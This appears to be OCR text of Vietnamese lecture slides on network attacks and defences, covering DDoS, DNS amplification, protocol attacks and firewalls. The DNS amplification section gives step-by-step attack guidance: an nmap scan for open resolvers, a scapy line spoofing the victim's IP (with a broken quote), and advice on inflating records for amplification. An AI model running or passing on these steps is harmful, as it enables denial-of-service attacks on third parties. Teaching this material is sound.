
Tấn công DDoS

Reflected/Spoofed DDoS Attack



Tấn công DDoS

DNS Amplification DDoS Attack



http://nsfocusblog.com/2013/10/01/dns-amplification-attacks-on-the-rise/
Thông thường, một gói tin trả lời DNS là lớn hơn so với một gói tin truy vấn DNS. Bằng cách lợi dụng một yêu cầu truy vấn DNS thông thường, kẻ tấn công có thể khuếch đại tấn công lên đến mười lần. Một cách tiếp cận hiệu quả hơn là cơ chế mở rộng cho DNS (EDNS0), đó là cơ chế mở rộng của DNS được định nghĩa trong RFC 2671 (RFC 2671 cơ chế mở rộng cho DNS (EDNS) là một đặc điểm kỹ thuật để mở rộng kích thước của một số thông số của hệ thống tên miền (DNS) giao thức. tập đầu tiên của phần mở rộng đã được xuất bản vào năm 1999 bởi Internet Engineering Task Force như RFC 2671, còn được gọi là EDNS0.)

Cuộc tấn công DNS Amplification Attacks diễn ra thế nào?

Tấn công **DNS Amplification Attacks** là một dạng của tấn công ddos, trong đó kẻ tấn công sử dụng các máy chủ DNS trả lời query DNS từ bất kỳ ip nào để làm tràn băng thông của đối tượng cần tấn công.

Mô tả chi tiết về cách thức hoạt động.

Để thực hiện một cuộc tấn công **DNS Amplification Attacks** kẻ tấn công sử các máy chủ DNS mở (trả lời truy vấn dns từ bất kỳ ip nào) để làm tràn băng thông của mục tiêu tấn công. Để làm được việc này kẻ tấn công sẽ gửi các truy vấn DNS đến các máy chủ DNS mở với địa chỉ ip nguồn của gói tin là địa chỉ ip của mục tiêu cần tấn công. Khi các máy chủ DNS mở gửi thông tin DNS trả lời, toàn bộ sẽ được gửi đến mục tiêu cần tấn công. Để tăng hiệu quả của cuộc tấn công kẻ tấn công thường gửi truy vấn mà kết quả trả về càng nhiều thông tin càng tốt. Các cuộc tấn công **DNS Amplification Attacks** được ghi nhận thì DNS request giả địa chỉ ip gửi bởi kẻ tấn công thường là kiểu “ANY” (thông tin trả về sẽ là tất cả thông tin về domain trong truy vấn). Trường hợp này kích thước của gói tin trả về thường lớn hơn rất nhiều so với kích thước của DNS request. Do đó với băng thông vừa phải kẻ tấn công có thể tạo ra một băng thông rất lớn đánh vào mục tiêu. Thêm vào đó gói tin trả về đến từ các địa chỉ hợp lệ do đó việc ngăn chặn cuộc tấn công kiểu này rất khó khăn.

Thực hiện cuộc tấn công.

Dò tìm các máy chủ DNS mở.

Để dò tìm các địa chủ máy chủ DNS mở ta có thể dùng nmap

nmap -sU -p 53 -sV -P0 --script "dns-recursion" 1.1.1.1/24 trong đó 1.1.1.1/24 là dải ips ta muốn scan.

Thực hiện cuộc tấn công.

Để tạo được DNS request với địa chỉ ip là địa chỉ ip mục tiêu ta cần một server hoặc vps có hỗ trợ việc giả ip. Việc tạo DNS request có thể thực hiện đơn giản bằng scapy

sr1(IP(src="victim ip), dst="192.168.5.1")/UDP()/DNS(rd=1,qd=DNSQR(qname="www.slashdot.org"))) Bạn cần lập trình một chút để tạo DNS request từ một list các máy chủ DNS, và tạo DNS request kiểu “ANY” nữa :D.

Tăng cường khả năng tấn công.

Bạn cần có một domain sau đó vào tạo nhiều nhất record có thể. record TXT có độ dài lớn, cả CNAME cả A … để tăng băng thông tấn công nên mức cao nhất.

Kết luận.

Qua những gì đã trình bày ta thấy cuộc tấn công **DNS Amplification Attacks** rất khó để có thể ngăn chặn, do đó cần có một chiến lược được hoạch định kỹ để phòng chống loại tấn công này.

Tài liệu tham khảo

DNS Amplification Attacks

DNS Recursion

Scapy

Tấn công mạng

- Tấn công sniffing
- Tấn công DoS
- Tấn công DDoS
- 4 **Tấn công giao thức mạng**
- Tấn công khác

Tấn công giao thức mạng

- **Tấn công giao thức xác thực**
  - WPA/WPS pincode bruteforce
- **Tấn công giao thức bảo mật dữ liệu**
  - CBC Padding Oracle
- **Tấn công giao thức khác**
  - Heartbleed



Tấn công mạng

- Tấn công sniffing
- Tấn công DoS
- Tấn công DDoS
- Tấn công giao thức mạng
- 5 Tấn công khác

Tấn công mạng khác

- Tấn công ứng dụng web
- Chiếm quyền điều khiển hệ thống
- Lừa đảo
- +++

1 Hiểm họa an toàn mạng máy tính

2 Tấn công mạng máy tính điển hình


3 Công nghệ an toàn mạng máy tính

Công nghệ an toàn mạng

- Chống mã độc và thư rác (Antivirus, Antispam)
- Tường lửa (Firewall)
- Phát hiện và ngăn chặn xâm nhập (IDPS)
- Hệ thống bẫy (Honeypot, Honeynet)
- Mạng riêng ảo (VPN)
- Chống rò rỉ dữ liệu (DLP)
- Giám sát an toàn mạng (SIEM)

Tường lửa (Firewall)

- **Tường lửa** (Firewall) là hệ thống ngăn chặn việc truy nhập trái phép từ bên ngoài vào mạng cũng như những kết nối không hợp lệ từ bên trong ra.




Phân loại tường lửa


- **Theo vị trí**
  - Tường lửa cá nhân
  - Tường lửa mạng
- **Theo khả năng xử lý**
  - Tầng mạng: packet filter
  - Tầng giao vận: stateful packet inspection
  - Tầng ứng dụng: application level firewall

Tường lửa mạng và Tường lửa cá nhân


Cisco ASA,
Checkpoint,
Microsoft ISA
...




MS Windows Firewall,
iptable,
Comodo,
ZoneAlarm,
*** Internet Security,
.....



Windows Personal Firewall



Windows Personal Firewall




Mạng riêng ảo

